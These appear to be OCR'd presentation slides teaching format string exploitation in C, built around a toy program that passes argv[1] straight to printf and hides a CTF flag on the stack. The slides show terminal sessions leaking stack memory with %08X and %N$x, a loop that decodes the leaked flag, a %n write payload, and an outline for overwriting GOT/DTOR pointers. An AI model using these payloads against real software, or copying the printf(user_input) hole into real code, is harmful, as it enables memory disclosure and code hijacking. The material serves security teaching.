
```c
#include <stdio.h>

void main(int argc, char *argv[])
{
    char flag[] = "flag{y0u_w1ll_n3v4r_s33_th1s}"
    printf(argv[1]);
}
```

Oh no…




```
[chris@Thor mason]$ ./n3v3r_l%%k Hello!
Hello![chris@Thor mason]$
[chris@Thor mason]$ ./n3v3r_l%%k "Format strings are fun"
Format strings are fun[chris@Thor mason]$
[chris@Thor mason]$ ./n3v3r_l%%k "What happens if I do this %08X"
What happens if I do this FFE70034[chris@Thor mason]$
[chris@Thor mason]$ ./n3v3r_l%%k "Oh no!"
[chris@Thor mason]$ 
```

%08X_%08X_%08X_%08X_%08X_%08X_%08X_



```
[chris@Thor mason]$ ./n3v3r_l%%k %08X_%08X_%08X_%08X_%08X_%08X_%08X_
%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08
X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X
FFA645B4_00000000_56618594_FFFFFFFF_FFA64B02_F7561138_FFA64614_F7780
9E0_F7725E28_F77241E8_6C66C158_797B6761_775F7530_5F6C6C31_3476336E_3
3735F72_68745F33_007D7331_95FF5B00_FFA64580_00000000_00000000_F756C7
C3_F7725E28_F7725E28_00000000_F756C7C3_00000002_FFA64614_FFA64620_FF
A645A4_00000002[chris@Thor mason]$ █
```


```
%08X_%08X_%08X_%08X_%08X_%08X_%08X_
```



```
[chris@Thor mason]$ ./n3v3r_l%%k %08X_%08X_%08X_%08X_%08X_%08X_%08X_
%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08
X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X
FFA645B4_00000000_56618594_FFFFFFFF_FFA64B02_F7561138_FFA64614_F7780
9E0_F7725E28_F77241E8_6C66C158_797B6761_775F7530_5F6C6C31_3476336E_3
3735F72_68745F33_007D7331_95FF5B00_FFA64580_00000000_00000000_F756C7
C3_F7725E28_F7725E28_00000000_F756C7C3_00000002_FFA64614_FFA64620_FF
A645A4_00000002[chris@Thor mason]$
```


What are those?

Hex for our flag! (hint: little endian flips it)



```
[chris@Thor mason]$ ./n3v3r_l%%k %08X_%08X_%08X_%08X_%08X_%08X_%08X_
%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08
X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X
FFA645B4_00000000_56618594_FFFFFFFF_FFA64B02_F7561138_FFA64614_F7780
9E0_F7725E28_F77241E8_6C66C158_797B6761_775F7530_5F6C6C31_3476336E_3
3735F72_68745F33_007D7331_95FF5B00_FFA64580_00000000_00000000_F756C7
C3_F7725E28_F7725E28_00000000_F756C7C3_00000002_FFA64614_FFA64620_FF
A645A4_00000002[chris@Thor mason]$ 
```

Hex for our flag! (hint: Little endian flips it)




```
[chris@Thor mason]$ ./n3v3r_l%%k %08X_%08X_%08X_%08X_%08X_%08X_%08X_
%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08
X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X
FFA645B4_00000000_56618594_FFFFFFFF_FFA64B02_F7561138_FFA64614_F7780
9E0_F7725E28_F77241E8_6C66C158_797B6761_775F7530_5F6C6C31_3476336E_3
3735F72_68745F33_007D7331_95FF5B00_FFA64580_00000000_00000000_F756C7
C3_F7725E28_F7725E28_00000000_F756C7C3_00000002_FFA64614_FFA64620_FF
A645A4_00000002[chris@Thor mason]$ █
```

lf�X y{ga w_uo _ll1 4v3n

flag{you_w1ll_n3v4… and more values


Leaking without getting carpal tunnel



```
[chris@Thor mason]$ ./n3v3r_l%%k %1\$08X
FF871584[chris@Thor mason]$
[chris@Thor mason]$ ./n3v3r_l%%k %2\$08X
00000000[chris@Thor mason]$
[chris@Thor mason]$ ./n3v3r_l%%k %3\$08X
56590594[chris@Thor mason]$
[chris@Thor mason]$ ./n3v3r_l%%k %4\$08X
FFFFFFFF[chris@Thor mason]$ █
```


Direct parameter access: $1$08X

Leaking without getting carpal tunnel




```
[chris@Thor mason]$ for i in $(seq 1 20); do ./n3v3r_l%%k %$i\$x;pri
ntf "\n";done
ffaccf94
0
565e5594
ffffffff
ffb90b9d
f75a2138
ff941e14
f77179e0
f76d9e28
f76e21e8
6c660158
797b6761
775f7530
5f6c6c31
3476336e
33735f72
68745f33
7d7331
bb313a00
ffbbaab0
```

Leaking without getting carpal tunnel



```
[chris@Thor mason]$ for i in $(seq 1 20); do ./n3v3r_l%%k %$i\$x | r
ax2 -s|tr -cd "[:print:]" |rev;printf "\n";done


5aV

[
8!\
4
t
(Nw
y
Xfl
ag{y
0u_w
1ll_
n3v4
r_s3
3_th
1s}
Orz
0
[chris@Thor mason]$
```

The flag is [redacted] hidden



```c
#include <stdio.h>

void main(int argc, char *argv[])
{
    char flag[] = "flag{y0u_w1ll_n3v4r_s33_th1s}"
    printf(argv[1]);
}
```

Let’s write some data

```
AAAA%5$n
```

General Idea

- Info Leak to find our buffer
    - “AAAA%1$08X” … ”AAAA%100$08X”
        - Just look for the 0x41414141
- Find a pointer to overwrite
    - Did someone say r2?
        - GOT table and DTOR table □ Usually read and write
        - They just contain a list of pointers to functions
- Somehow overwrite that pointer
        - Point to a win function
            - Or our shellcode
            - Shellcode with format strings for another time

Unusual Format Specifiers

- printf(“%2$s %1$s\n”,”Hello”,”World”)
  - World Hello
- printf(“0x%0*X”,sizeof(void*)*2,0xC)
  - 0x0000000C
  - 0x000000000000000C
- int n = 0;
  printf(“Hello%n”,&n);
  printf(“ is %d characters long?”,n);
  - Hello is 5 characters long?

Hold up,
did printf just
write to ”n”?

That’s right! printf can write values

- %n is designed to write the number of characters so far in a string to a variable.
  - I have ***never*** seen someone actually use this
  - It’s like it was designed to be used in exploitation

General Idea

